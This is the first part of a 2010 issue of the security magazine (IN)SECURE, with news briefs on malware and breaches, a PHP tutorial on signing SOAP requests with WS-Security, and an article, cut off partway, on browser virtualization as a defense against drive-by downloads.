

# (IN)SECURE

OPEN. INFORMATIVE. TO THE POINT. Issue 24 - February 2010

## THREATS 2.0



VULNERABILITY DETECTION  
MALICIOUS DOCUMENTS  
WIRELESS NETWORKS


# Protect your mobile data and ensure compliance

The world's most secure memory stick protects you from the risks of uncontrolled mobile storage.



## Always-on Hardware Encryption

Prevents unauthorized access to stored data and ensures compliance



## Remote Management

Enforce security policies on thousands of drives



## Active Anti-Malware

Protects PCs and networks from USB malware and crimeware



THE WORLD'S MOST SECURE MEMORY STICK



LEARN MORE AT [WWW.IRONKEY.COM](http://WWW.IRONKEY.COM)

# TABLE OF CONTENTS

Page 05 - **Security world**

Page 10 - Writing a secure SOAP client with PHP: Field report from  
a real-world project

Page 15 - How virtualized browsing shields against web-based attacks

Page 21 - Review: 1Password 3

Page 28 - Preparing a strategy for application vulnerability detection

Page 33 - **Latest additions to our bookshelf**

Page 35 - Threats 2.0: A glimpse into the near future

Page 38 - Preventing malicious documents from compromising  
Windows machines

Page 43 - **Twitter security spotlight**

Page 45 - Balancing productivity and security in a mixed environment

Page 51 - AES and 3DES comparison analysis

Page 57 - OSSEC: An introduction to open source log and event management

Page 63 - **Events around the world**

Page 65 - Book review - Hacking: The Next Generation

Page 68 - Q&A: Sandra Toms LaPedis on RSA Conference 2010

Page 70 - Secure and differentiated access in enterprise wireless networks

Page 76 - **Security software spotlight**

Page 77 - Achieving continuous PCI compliance with IT GRC



## Welcome to (IN)SECURE 24 the digital security magazine

With a variety of high profile breaches like those at Google and Adobe dominating the start of 2010, I wonder what will the rest of the year bring in terms of cyberwar. Who was behind those attacks is not as important as the fact that large companies admit to breaches publicly. Admitting there's a problem is a significant step towards dealing with it. I expect more public disclosures and a wider revelation of the issue. One of the following issues of (IN)SECURE will have cyberwar as a theme, so if you have something to say about it, do let me know.

As concerns other content, expect coverage from several global events in the near future. As silver media sponsors, once again we'll be covering the extensive RSA Conference in San Francisco. After that we're heading to InfosecWorld in Orlando and Infosecurity in London. That's just in the next few months, we have a few more surprises lined up for the rest of the year.

Mirko Zorz  
Editor in Chief

**Visit the magazine website at [www.insecuremag.com](http://www.insecuremag.com)**

### **(IN)SECURE Magazine contacts**

Feedback and contributions: Mirko Zorz, Editor in Chief - [editor@insecuremag.com](mailto:editor@insecuremag.com)

News: Zeljka Zorz, News Editor - [news.editor@insecuremag.com](mailto:news.editor@insecuremag.com)

Marketing: Berislav Kucan, Director of Marketing - [marketing@insecuremag.com](mailto:marketing@insecuremag.com)


### **Distribution**

(IN)SECURE Magazine can be freely distributed in the form of the original, non modified PDF document. Distribution of modified versions of (IN)SECURE Magazine content is prohibited without the explicit permission from the editor.



## Security world

### 25 million new malware strains in one year



The outstanding trend of the last 12 months has been the prolific production of new malware: 25 million new strains were created in just one year, compared to a combined total of 15 million throughout the last 20 years. This latest surge of activity included countless new examples of banker Trojans as well as a host of rogueware.

As regards malware distribution channels, social networks (mainly Facebook, Twitter, YouTube or Digg), and SEO attacks (directing users to malware-laden websites) have been favored by cyber-criminals, who have been consolidating underground business models to increase revenues. ([www.net-security.org/malware\\_news.php?id=1185](http://www.net-security.org/malware_news.php?id=1185))

### Cybersecurity expert: Job guaranteed

With the proliferation of computer threats computer security has become one whose experts are in great demand and has gained quite an aura of "coolness".

According to the New York Times, the demand for experts is great, but luckily, some schools and universities are ready to train good candidates for the job: the N.Y.U. Polytechnic, Carnegie Mellon, Purdue and George Mason are just some of the universities offering a master's degree in cybersecurity. Georgia Tech is planning to start an online degree in information security later this year. ([www.net-security.org/secworld.php?id=8677](http://www.net-security.org/secworld.php?id=8677)).



## Rogue Android banking applications




Following a couple of announcements made in December by the likes of Travis Credit Union and First Tech Credit Union, a big brouhaha was raised about some mobile banking applications for Android-based mobile devices that seem to have been developed with the intention of phishing account and login information. ([www.net-security.org/secworld.php?id=8692](http://www.net-security.org/secworld.php?id=8692))

## Entrust updates PKI platform, adds Linux support

With the introduction of Entrust Authority Security Manager 8.0, Entrust customers can implement one of the most trusted PKI security solutions available on the Red Hat Enterprise Linux platform. This release introduces Entrust to the open-source platform market and expands the potential overall installation base for the PKI solution. ([www.entrust.com](http://www.entrust.com))



## Continuing evolution of Internet threats




Spammers continue to be cutting-edge marketers, this time taking advantage of the reputations of global brands, such as UPS, DHL and Facebook, to prompt opening of emails. These are the findings of the latest Commtouch Internet Threats Trend report. During this past quarter, cybercriminals focused on distributing the Mal-Bredo A virus. While the number of variants decreased from 10,000 to 1,000 as compared to last quarter, it was spread with much more virulence.

([www.net-security.org/malware\\_news.php?id=1198](http://www.net-security.org/malware_news.php?id=1198))

## Software testing firm says no to responsible disclosure

Evgeny Legerov, founder of Intevydis, a Moscow-based company that designs tools for testing software and provides pentesting and code review services, has announced that the company has changed its position regarding responsible disclosure policy and that they plan to make public a large batch of vulnerabilities. ([www.net-security.org/secworld.php?id=8702](http://www.net-security.org/secworld.php?id=8702))



## Top 10 information security threats for 2010



"The start of a new year is a great time for companies to evaluate their information security practices and begin thinking about what threats they'll be facing in the coming year," said Kevin Prince, CTO, Perimeter E-Security. "As these security threats are becoming more serious and difficult to detect, it is vital for companies to understand what they can do to best protect their systems and information. ([www.net-security.org/secworld.php?id=8709](http://www.net-security.org/secworld.php?id=8709))

## Google hacked, plans to leave China

Although it does face a variety of cyber attacks on a regular basis, Google acknowledged the theft of intellectual property following a sophisticated attack on their infrastructure originating from China. Investigation of the incident uncovered a more serious problem - at least twenty other large companies have been targeted as well. These are not only IT companies but doing business in a variety of sectors - finance, media, technology, etc. ([www.net-security.org/secworld.php?id=8703](http://www.net-security.org/secworld.php?id=8703))



## Online cybercriminal DarkMarket closed, founder arrested



Who would have thought that Renukanth Subramaniam, a 33-year old former pizza bar worker and dispatch courier, was the founder and one of the site operators of DarkMarket, the famous cybercriminal forum-slash-online market? And that his base of operations was a Java Bean internet cafe in Wembley, London? But, yes - there was a hint that such a thing is possible: Subramaniam (aka JiLsi) used to be part of ShadowCrew, a similar website that was closed down in 2004 by the US Secret Service. ([www.net-security.org/secworld.php?id=8718](http://www.net-security.org/secworld.php?id=8718))

## D-Link routers vulnerability allows hackers to reconfigure admin settings

SourceSec Security Research have discovered a vulnerability in D-Link routers that allows outsiders and insiders to access and edit the router settings without having to use admin login credentials. This can be done because the routers have an additional administrative interface, which uses the (insecurely) implemented Home Network Administration Protocol. Just the fact that the HNAP is present on the routers is enough to allow attackers to bypass the CAPTCHA login features. ([www.net-security.org/secworld.php?id=8727](http://www.net-security.org/secworld.php?id=8727))



## Network Solutions breached, hundreds of sites defaced



Network Solutions, the well-known U.S. hosting provider and domain registrar that manages over 6.6 million domain names, confirmed on Tuesday that their servers have been breached and that a few hundred of their customer's web sites have been defaced by unknown attackers who have replaced the home pages with images of guns and writings containing anti-Israeli sentiments. ([www.net-security.org/secworld.php?id=8737](http://www.net-security.org/secworld.php?id=8737))


## Encryption challenge worth \$100K

News that an encrypted swiss army knife from manufacturers Victorinox remained uncracked - and a \$100,000 prize went unclaimed - at the CES in Las Vegas comes as no surprise. And, says Andy Cordial, managing director of Origin Storage, even if someone had cracked the 2010 version of the famous swiss army knife, they would have obtained a lot more than \$100,000 from other sources. ([www.net-security.org/secworld.php?id=8744](http://www.net-security.org/secworld.php?id=8744))



## Analysis of 32 million breached passwords

Imperva released a study analyzing 32 million passwords exposed in the Rockyou.com breach. The data provides a glimpse into the way that users select passwords and an opportunity to evaluate the true strength of these as a security mechanism. In the past, password studies have focused mostly on surveys. Never before has there been such a high volume of real-world passwords to examine.  
([www.net-security.org/secworld.php?id=8742](http://www.net-security.org/secworld.php?id=8742))



## Hiding from Google




Worried about Google tracking your online activity? Not satisfied with Tor's speed? A (partial) solution to your problem has been set up by Moxie Marlinspike, a hacker that has a history of bringing to light SSL protocol weaknesses and a member of the Institute for Disruptive Studies, a group of hackers based in Pittsburgh. He put together an proxy service he calls GoogleSharing, that aims to anonymize all your searches and movements inside and from Google online services that don't require you to login into your Google account.  
([www.net-security.org/secworld.php?id=8738](http://www.net-security.org/secworld.php?id=8738))

## Using spam to beat spam

How to make a spam filter that will not block any legitimate email? A team at the International Computer Science Institute and the University of California researched the ways that spam tricks existing filters and realized that spam sent by botnets is usually generated from a template that defines what the content of the email and the changes it goes through to fool filters. They worked under the conviction that this template might be discovered by analyzing the multitude of emails sent by a bot. ([www.net-security.org/secworld.php?id=8765](http://www.net-security.org/secworld.php?id=8765))



## Data breach costs increase



The 2009 Ponemon Institute benchmark study examines the costs incurred by 45 organizations after experiencing a data breach. Results represent cost estimates for activities resulting from actual data loss incidents. Breaches included in the survey ranged from approximately 5,000 records to more than 101,000 records from 15 different industry sectors. ([www.net-security.org/secworld.php?id=8766](http://www.net-security.org/secworld.php?id=8766))

## US oil industry targeted by cyber attacks

ExxonMobil, Marathon Oil and ConocoPhillips are just three of the US companies that have been breached in the last few years by cybercriminals that left some clues pointing in the direction of the Middle Kingdom.  
([www.net-security.org/secworld.php?id=8774](http://www.net-security.org/secworld.php?id=8774))



## Hacker attacks on healthcare organizations double



SecureWorks reported that attempted hacker attacks launched at its healthcare clients doubled in the fourth quarter of 2009. Attempted attacks increased from an average of 6,500 per healthcare client per day in the first nine months of 2009 to an average of 13,400 per client per day in the last three months of 2009. ([www.net-security.org/secworld.php?id=8780](http://www.net-security.org/secworld.php?id=8780))

## Digital fingerprints to identify hackers

How can you retaliate against a cyber attacker if you don't know who he is? As we have witnessed lately, attribution of an attack is quickly becoming one of the biggest problems that the US defense and cyber security community are facing at the moment. DARPA, the agency of the US DoD responsible for the development of new technology for use by the military - and of the Internet - will be starting Cyber Genome, a project aimed at developing a cyber equivalent of fingerprints or DNA so that the hacker can be conclusively identified. ([www.net-security.org/secworld.php?id=8784](http://www.net-security.org/secworld.php?id=8784))



## IE vulnerability offers your files to hackers



Jorge Luis Alvarez Medina, a security consultant working for Core Security, has discovered a string of vulnerabilities in Internet Explorer that make it possible for an attacker to gain access to your C drive - complete with files, authentication and HTTP cookies, session management data, etc. ([www.net-security.org/secworld.php?id=8793](http://www.net-security.org/secworld.php?id=8793))

## Tor Project infrastructure breached, users advised to upgrade

Tor users have been advised to upgrade to Tor 0.2.1.22 or 0.2.2.7-alpha, following a security breach that left two of the seven directory authorities compromised (moria1 and gabelmoo). According to Roger Dingledine, Tor's original developer and current Director, another new server has been breached along the previously mentioned two, but it contained only metrics data and graphs. ([www.net-security.org/secworld.php?id=8756](http://www.net-security.org/secworld.php?id=8756))



## Criminal found through World of Warcraft



It seems that law enforcement agencies are getting more creative with ways of leveraging dug up information about wanted criminals. Using the knowledge of a previously seemingly inconsequential detail such as a game that the suspect is addicted to, Matt Robertson, a sheriff's deputy from Howard County has been able to zero in on the location of a man that has run off to Canada to avoid getting arrested and charged for dealing with controlled substances and marijuana. ([www.net-security.org/secworld.php?id=8667](http://www.net-security.org/secworld.php?id=8667))

# Writing a secure SOAP client with PHP: Field report from a real-world project

by Sascha Seidel



Since its inception in 1998, SOAP has become an essential part of virtually all approaches to Web services. What started out as an acronym for ‘Simple Object Access Protocol’, is a common solution for corporate information interchange today. However, many businesses fail when it comes to securing confidential data during transfer across public networks. WS-Security offers means for applying security to Web services and protecting private data.

I have been working for a German telephone company recently and my last project included writing a secure Web service for electronic data interchange with PHP. In accordance with current legal provisions and historical developments, the German Telecom owns the lion's share of the domestic telephone network. But, the law requires them to make the subscriber line available to competitors.

Even though the German telephone market was liberalized in early 1998 to promote a self-supporting competition, small and medium-sized network carriers are still dependent on the German Telecom for clearance of local loop faults. In the past, facsimile communication was used to handle problems on the so-called last mile. Also, the German Telecom introduced a SOAP gateway for electronic data exchange four years ago, aiming to streamline workflow and improve reliability.

## SOAP Web services

Dave Winer, Don Box, Bob Atkinson and Mohsen Al-Ghosein originally designed SOAP in 1998 with backing from IBM and Microsoft. SOAP once stood for ‘Simple Object Access Protocol’, but this acronym was dropped with version 1.2 of the standard. Now SOAP is the brand name for a W3C recommendation, currently being maintained by the XML Protocol Working Group of the World Wide Web Consortium.

SOAP is a communications protocol for structured information interchange. It is based on XML, allowing message negotiation and transmission. Furthermore, it is commonly being used for remote method invocation in distributed systems and large network environments.

Even though most standard stacks use a combination of HTTP and TCP for data exchange, SOAP is not bound to a specific application or transport protocol. Quite the contrary – it allows a wide variety of different protocols for message transfer, e.g. SMTP or HTTPS.

## Web service security

To improve Web service security, the Organization for the Advancement of Structured Information Standards (OASIS) released WS-Security 1.0 in April 2004. This protocol provides additional means for applying security to Web services, namely by enforcing integrity and confidentiality.

The specification describes how to attach security tokens and digital signatures to the header of a SOAP message (including X.509, Kerberos, SAML and XrML). Furthermore, WS-Security allows full or partial encryption of data. Since WSS is working in the application layer, it ensures reliable end-to-end security.

The current WS-Security standard complies with a couple of well-established security requirements. The most important ones are listed below.

### **Integrity**

All outbound messages can be signed digitally to ensure that the receiver takes notice of any manipulation attempts during transmission, i.e. man-in-the-middle attacks. Moreover, it is possible to attach timestamps to all outgoing SOAP messages in order to limit their time-to-live. That way a service provider is able to prevent fraudulent use of his applications.

### **Identification**

Digital certificates and the WS-Security Username Token Profile help proving the identity of individual Web service consumers. Additionally, HTTPS may also be used to safeguard a service against identity theft.

### **Authentication**

In almost the same manner, certificates – no matter whether they are embedded into the SOAP header or being used for HTTPS – can confirm the identity of a Web service consumer.

### **Authorization**

Depending on the underlying application, a user's signature may be used for access control as well, e.g. validating a customer against a back-end database. Thus a Web service provider can allow or disallow execution of certain transactions depending upon the requester's identity.

### **Confidentiality**

If you deal with sensitive information (e.g. telephone connection data or customer-related records) and have to send them across public networks, you might want to encrypt them beforehand. With SOAP, you can either do this via HTTPS on the transport layer or use WSS/XML Encryption in the message header. The latter method allows the encryption of an entire SOAP message or single XML nodes only.

### **Non-repudiation**

Both sender and receiver must be able to provide legal proof to a third party (e.g. judge), that the sender did send a transaction and the receiver received the identical transaction. Usually non-repudiation is ensured by a combination of integrity, identification and authentication.

## Suitable SOAP extensions for PHP

The official SOAP extension of PHP 5 can be used to write SOAP servers and clients. It supports subsets of SOAP 1.1, SOAP 1.2 and WSDL 1.1 specifications. However it does not include any support for WS-Security yet.

While WSS is quite widespread among Java and .NET developers, most SOAP libraries for PHP lack a proper WSS implementation. Neither NuSOAP (which is discontinued anyway) nor PEAR::SOAP offer built-in functionality for security-enabled Web services.

Actually, I did not find any appropriate SOAP implementation with WSS support for PHP during my research. There are a couple of third party solutions on the PHP Classes website ([www.phpclasses.org](http://www.phpclasses.org)), but none of them met my needs.

Furthermore, I wanted to go for the official SOAP extension of PHP 5 for better upward compatibility and less dependencies.

## PHP library for XML security

Finally I found *xmlseclibs* on Google Code ([code.google.com/p/xmlseclibs](http://code.google.com/p/xmlseclibs)), which is a PHP library for XML security. It is maintained by a developer called Rob Richards and offers an object-oriented approach to use WS-Security with PHP:SOAP.

The official SOAP extension of PHP 5 consists of two major classes for SOAP communication. The purpose of `SoapClient` is providing a client for SOAP 1.1 and SOAP 1.2 servers. It can either run in WSDL or non-WSDL mode. `SoapServer` can be used accordingly to write a server for the SOAP 1.1 and SOAP 1.2 protocols.

```
class SecureSoapClient extends SoapClient
{
    public function __doRequest($request, $location, $action, $version, $one_way = 0)
    {
        // Create DOMDocument from SOAP request
        $dom = new DOMDocument();
        $dom->preserveWhiteSpace = false;
        @$dom->loadXML($request);

        // Create new XMLSecurityKey object and load private key
        $securityKey = new XMLSecurityKey(XMLSecurityKey::RSA_SHA1,
            array('type' => 'private'));
        $securityKey->loadKey(KEY_FILE_NAME, true);

        // Create new WSS header object
        $wssHeader = new WSSESoap($dom);

        // Add Timestamp to WSS header (message expires in 5 minutes)
        $wssHeader->addTimestamp(300);

        // Sign message and appropriate header items
        $wssHeader->signSoapDoc($securityKey);

        // Create BinarySecurityToken from certificate and attach token to the header
        $token = $wssHeader->addBinaryToken(file_get_contents(CERT_FILE_NAME));
        $wssHeader->attachTokentoSig($token);

        // Send SOAP message with WSS header and return response
        return parent::__doRequest($wssHeader->saveXML(), $location,
            $action, $version, $one_way);
    }
}
```

First off we need to copy the current SOAP request to a `DOMDocument` object. This facilitates further adaptations to our needs. Afterwards we can create a new `XMLSecurityKey` object from our private key file. The example uses RSA-SHA1 for encryption. Then we instantiate `WSSESoap`, an additional class provided by Rob Richards, to create a WS-Security header. This enables us to add a timestamp, sign the SOAP message and at-

## Altering outbound SOAP messages

When sending a SOAP request over HTTP, `SoapClient::__doRequest()` is called internally. The function can be redefined in subclasses to implement different transport layers or perform additional XML processing. This means that we can exert influence on the SOAP header being sent, simply by overriding the above-named method.

Through this mechanism *xmlseclibs* can engage with the data interchange process of PHP:SOAP. The following code listing shows how this is done technically.

tach a `BinarySecurityToken` to the header successively. Finally we pass the arguments – including our altered version of the SOAP request header – to the correspondent method in the parent class. Given that we will succeed, the server will reply and send a response to our request.

For a more comprehensive example, check out Rob Richards' website ([cdatazone.org](http://cdatazone.org)).

## Server support still missing

Unfortunately, the ability to write a secure SOAP server is still missing in *xmlseclibs*. Because my project was only supposed to consume a Web service securely, that was no problem for me. Affected developers might want to take a look at WSO2 WSF/PHP ([www.wso2.com](http://www.wso2.com)), which is an open source framework for providing and consuming Web

services in PHP. The software producer promotes that his extension offers WSS support for both servers and clients.

But unless you want to develop a secure SOAP server, I would recommend sticking to the official SOAP extension of PHP 5 and *xmlseclibs*.

## EVEN THOUGH PHP STILL LACKS A COMPLETE WSS IMPLEMENTATION, FREE THIRD-PARTY CLASSES PROVIDE A GOOD BASIS FOR SECURE DATA INTERCHANGE.

### Conclusion

WS-Security describes enhancements to SOAP messaging and offers a wide range of possibilities to protect a Web service through message integrity and single message authentication. As a whole, these mechanisms can be used to accommodate a variety of security models and encryption technologies.

Furthermore, HTTPS can help preparing a SOAP Web service for business use.

Even though PHP still lacks a complete WSS implementation, free third-party classes provide a good basis for secure data interchange. By now my project operates in a live environment, serving a J2EE-based Web service and successfully conducting numerous transactions every day.

Sascha Seidel graduated in computer science and works as a freelance developer in Germany. He is excited about a wide variety of computer-related topics, ranging from front-end design to assembler coding. In his spare time he maintains a community website for application, game and web developers ([www.planet-quellcodes.de](http://www.planet-quellcodes.de)).



# SECURITY AS A SERVICE

NOW AVAILABLE AT A BROWSER NEAR YOU

Software-as-a-Service (SaaS) has been described as the most disruptive delivery model to ever face the enterprise software market for one simple reason: ***it works***

Qualys is the first company to deliver an on demand solution for security risk and compliance management. QualysGuard® is the widest deployed security on demand platform in the world, performing over 150 million IP audits per year — with no software to install and maintain.

**For a free trial, go to a browser near you.**

[www.qualys.com/SaaSTrial](http://www.qualys.com/SaaSTrial)





## How virtualized browsing shields against web-based attacks

by Caroline Ikomu

**Security technology has come a long way in the last 850 years, but we can still learn a thing or two from our medieval ancestors. After the Norman conquest of Britain, the new administrative centers and power bases of the country were quickly strengthened against attack.**

Hilltop fortifications were remade as imposing stone castles, with multiple layers of security built in. These protected the newly centralized trade and business operations against theft and external attacks, and controlled third-party access – rather like the perimeter defenses, intrusion protection systems and VPNs of a typical company's network.

And if important figures left the protection of the castle, they would not only wear body armor, but also carry a shield for additional, mobile defense against all types of weapon. But do corporate endpoints – laptop computers and smartphones – have the same level of protection?

Unfortunately, it seems that unlike their medieval counterparts, modern mobile workers are no longer adequately prepared for attacks when they are away from the relative safety of the corporate 'castle'.

Why is this? Well, attack methods are changing, and the dominant threat to endpoint security now combines historically-effective attacks with newer, more elusive methods of delivery and infection. As a result, attacks are extremely difficult to stop, and more serious in consequence than previous exploits.

New, web-based attacks have emerged and are becoming more common. And while traditional endpoint security controls are still important, they are unable to fully cope with these new attacks, because they focus on the wrong things.

New controls are needed: web security must extend to users' behaviors as well as the PC software and configuration. Signature-based methods alone won't stop new attacks, and neither will simply removing malicious software.

What are these new approaches? Let's see in detail at how enterprise attack vectors are changing and evolving, the motivations behind them, and how they get around traditional endpoint security approaches.

Following this, I will look at a new approach to protecting endpoints against these attacks, both reactively and pre-emptively.

### Battle beyond the browser

One of the key malware developments over the last 5 years is the move from email-borne to web-borne attacks. Exposure can occur if a business PC is used for business or personal use on the web.

The issue is, organizations often have a false sense of security, because traditional controls for protecting enterprise endpoints do not secure against web-based threats. Here's a small sample of recent incidents in which criminal hackers have used the Internet as a platform to distribute their wares:

- In July 2009 web services provider Network Solutions disclosed that hackers broke into its servers and stole details of over 573,000 debit and credit card accounts from its customers. The company discovered in early June that its servers had been hacked into by unknown parties. The servers provide e-commerce services such as Web site hosting and payment processing to nearly 4,500 small to mid-size online stores. The hackers left behind malicious code, which allowed them to intercept financial information from people who made purchases at the online stores hosted on those servers from March to June 09.
- In June 2009, more than 40,000 web sites were hit by a mass-compromise attack dubbed Nine Ball that injected malware into pages and redirected victims to a site that attempted to download further malware.
- May 2009, a series of rapidly spreading web site compromises known as Gumblar garnered media headlines. Gumblar-infected sites delivered keyloggers and other malware to visitors.

### Below the radar

Hacking has evolved from the attention-grabbing viruses of nearly a decade ago to the more covert and dangerous affair it is today. The result is that enterprises face more daunting online threats today, yet are often less equipped to handle those threats.

In the early 2000s, hacking was generally characterized by a drive for attention, not financial motivation. Though sophisticated Trojan and other attack technology was around, it was rarely deployed—especially not for financial gain.

E-mail worms were the norm, and they were widely reported in the press. They had a widespread, positive impact: many organizations responded by deploying desktop and gateway security applications such as signature-based antivirus products and firewalls, and – crucially – regularly updating existing security solutions to keep them ahead of malware authors.

But with changing motivations come new techniques that take a different approach. Sophisticated blended threats have joined the universe of viruses, Trojans, worms, and other exploits and expanded attack possibilities beyond the reach of older exploits.

New web-based attacks have three key properties:

- **Threats are much less noticeable** because they are designed to be silent on the victim PC. Only a loss of PC performance or stability might be apparent.
- **Threats are targeted** and sent in small batches to avoid detection. It's now rare to see major headlines accompanying a threat – the exception being this year's Conficker outbreak, which still has AV researchers puzzled as to motive.
- **Consequences are serious** and may include personal data loss/identity theft, as well as the silent takeover of individual PCs to create botnets—thousands of computers that can be controlled at once to launch large-scale attacks.

Web-based attacks include “drive-by” downloads, PHP and AJAX exploits—all retaining the worst characteristics of the recent past. They remain financially motivated, extremely damaging, and relatively silent and unnoticeable. Like earlier threats, they are once again viral and widely distributed.

Many enterprises assume they already have sufficient Internet security to prevent these web-based attacks—but remain unprotected. Unfortunately, most providers of endpoint security software do not yet offer the appropriate controls to prevent exploits by today’s web-based threats. Let’s look at why this is.

### New threats get the upper hand

PC-based security software – whether a single-user suite or a corporate endpoint solution – is still critically important, but is no longer enough to combat these new web-based attacks. Each type of solution arguably falls short in at least one important way.

#### ***Signature solutions***

This category of solution includes PC-based forms of security such as antivirus, anti-spyware and signature-based IPS. Signature

solutions had difficulty keeping up with attacks a decade ago, and this was before modern automated, morphing and small-batch custom attacks were available.

In the face of modern attackware, it is no wonder that experts and analysts have written hundreds of articles predicting the decline and death of antivirus.

As these observers point out, antivirus software reacted too late for “Melissa” in 1999, and for “I Love You” in 2000—all of which were mass-mailed, relatively low-tech (slowly morphing) viruses. How can antivirus (and its cousins anti-spyware, IDS and similar) keep up with today’s viruses and worms that are blended, and more advanced?

The truth is, they can’t. Recently, threats have appeared in small batches (thousands, not millions of infections) that constantly morph, change their signature on every PC they hit, and stay hidden.

While antivirus, anti-spyware and similar security solutions are useful for “cleanup duty” in the aftermath of an attack, they are ineffective as a defense for some zero-hour web-based attacks.

## **PC-based security software is still critically important, but is no longer enough to combat new web-based attacks.**

#### ***Firewalls***

Desktop firewalls are effective against zero-hour, morphing, and targeted network attacks. They follow a simple and elegant rule: do not allow any traffic onto the PC unless the user and/or administrator specifically allow it.

This “reject all unless known good” rule is in direct opposition to the signature rule of “allow all except known bad.” However, there are a couple of downsides to desktop firewalls.

First, they generally allow user-solicited traffic on TCP port 80, the standard port used for HTTP traffic.

When the user initiates an HTTP connection, the firewall acts as a wide-open highway that brings traffic straight onto the PC. Most studies show that spyware and other malware exists on over 80% of PCs running firewalls.

Firewalls are focused on protecting users’ computers, not users’ behavior. Similarly, they do little to prevent direct online contact with malware.

Desktop firewalls continue to be critical components of endpoint security because they provide network-based protection in a way that nothing else can. When it comes to web-based attacks, however, they are not fully effective.

## The need for new security controls

In the face of modern web attacks, new signature-based security solutions have emerged that try to protect users online. These new transaction security products use signatures of known bad web sites, including phishing sites and spyware distribution sites. Some also contain signatures of malicious web site behaviors. This information allows them to identify and prevent users from visiting web sites at a more general level, and keep a more secure environment.

These signature solutions are the first response to the new attack types, yet they are not the most effective. They work as partial solutions but are no match for the threat environment described earlier, in which hackers design dynamic, morphing threats that get past signature systems. Just as today's viruses can bypass antivirus systems, modern web attacks evade these signature-based web transaction security products.

This means supplementing the traditional security 'armor' for endpoints (firewalls, antivirus, anti-spyware and so on) with additional protection specifically for the web browser application.

Just as medieval noblemen would carry a shield to stop attacks before they hit the body, so the web browser needs a shield to absorb attacks, and protect identities and data against both high-profile and stealthy infiltration attempts.

### The 'virtual shield'

There are several technologies that have emerged to fight web-based attacks without the use of signatures. These can be classified into two broad categories:

**Manual virtualization systems:** These systems virtualize all or a part of the host computer, and require that all changes from the Internet to the PC take place in the virtualized system itself. In this way, nothing harmful can transfer from the Internet to the PC.

While this seems like an elegant solution, it requires the maintenance of both a virtual machine/file system and an actual one. It also

requires making ongoing decisions about both systems—something that the average enterprise user is unwilling or unable to do.

**Method-blocking systems:** This technology focuses on one or more known browser vulnerabilities that allow hackers to target users with malicious code. For example, cross-site scripting presents a vulnerability that enables a hacker to inject malicious code into other people's web pages.

A method-blocking system actually interferes with this feature, thus removing the method by which these attacks can be carried out. While these systems are important and necessary, their shortcoming is that they block only some methods of attack (usually just one), and therefore cannot stand on their own against the sheer breadth of tactics that web-based attacks employ.

So how are these combined to give the best protection against newer attacks?

### Stopping all Web-based attacks

The first step is taking the correct approach to virtualization – that is, choosing the right elements of the OS and relevant applications to virtualize.

The aim of virtualization is to protect the user's web session by enclosing it in a "bubble of security" as they browse – while keeping the process simple and transparent for the user. It's a process that can be called precision emulation.

With this approach, only those parts of the operating system that the web browser is able to access need to be virtualized. This means that there is no large installation, much less system memory use and associated performance degradation, and no need for the user to keep track of multiple operating systems or file systems. The virtualization engine should also automatically maintain the virtual system it creates.

For example, each time a user browses the web, a number of changes—most of them innocuous—are made to their computer system.

A specific case is when processing an online form to become a registered user of a web site, often the site's server creates a cookie that is placed onto the user's computer.

Under precision emulation, the virtualization engine should follow a very simple, firewall-like rule. All user-solicited downloads from the Internet write to the computer just like normal. But unsolicited downloads such as drive-by's write to the emulation layer, never touching the computer.

The result is that users can browse to any web site and click on any link without worry because all unknown or unwanted changes (from browser exploits and drive-by downloads, spyware, and viruses) are made to a virtualized file system. So only the items the user purposely downloads are placed on the endpoint PC.

### A closer look at precision emulation

Precision emulation works by intercepting Microsoft Windows interfaces to directly access files and registry keys. In doing so, the process creates two major components:

- A virtualization engine to creates a duplicate Windows file and registry system
- A hooking engine to selectively redirect NT kernel calls to the virtualization engine.

The purpose of the hooking engine is to intercept indiscriminate NT kernel calls. At this point, it decides if a kernel call was solicited by the user or was automatic, as in a drive-by download. The engine determines this based upon whether or not expected UI calls were made (user initiated) or not (automated, drive-by).

User-solicited calls are made to the native system component as always, so as not to interrupt the user's normal workflow. Unsolicited calls, however, get applied to the virtualization engine and virtual file and registry system, and therefore never reach the actual computer. At the end of each browsing ses-

sion, the virtual layer can be reset and scrubbed to a clean state.

Without this approach, user accounts often run with administrative privileges, giving applications freedom to read and write to the operating system and kernel. This allows malicious code to directly access and harm the operating system.

### Web shield benefits

To conclude, placing a virtual shield around the browser has three core security benefits.

1. It is signature independent: it's a zero-hour system that employs a simple firewall-like rule: reject all changes to the user's PC unless the user specifically solicits them.
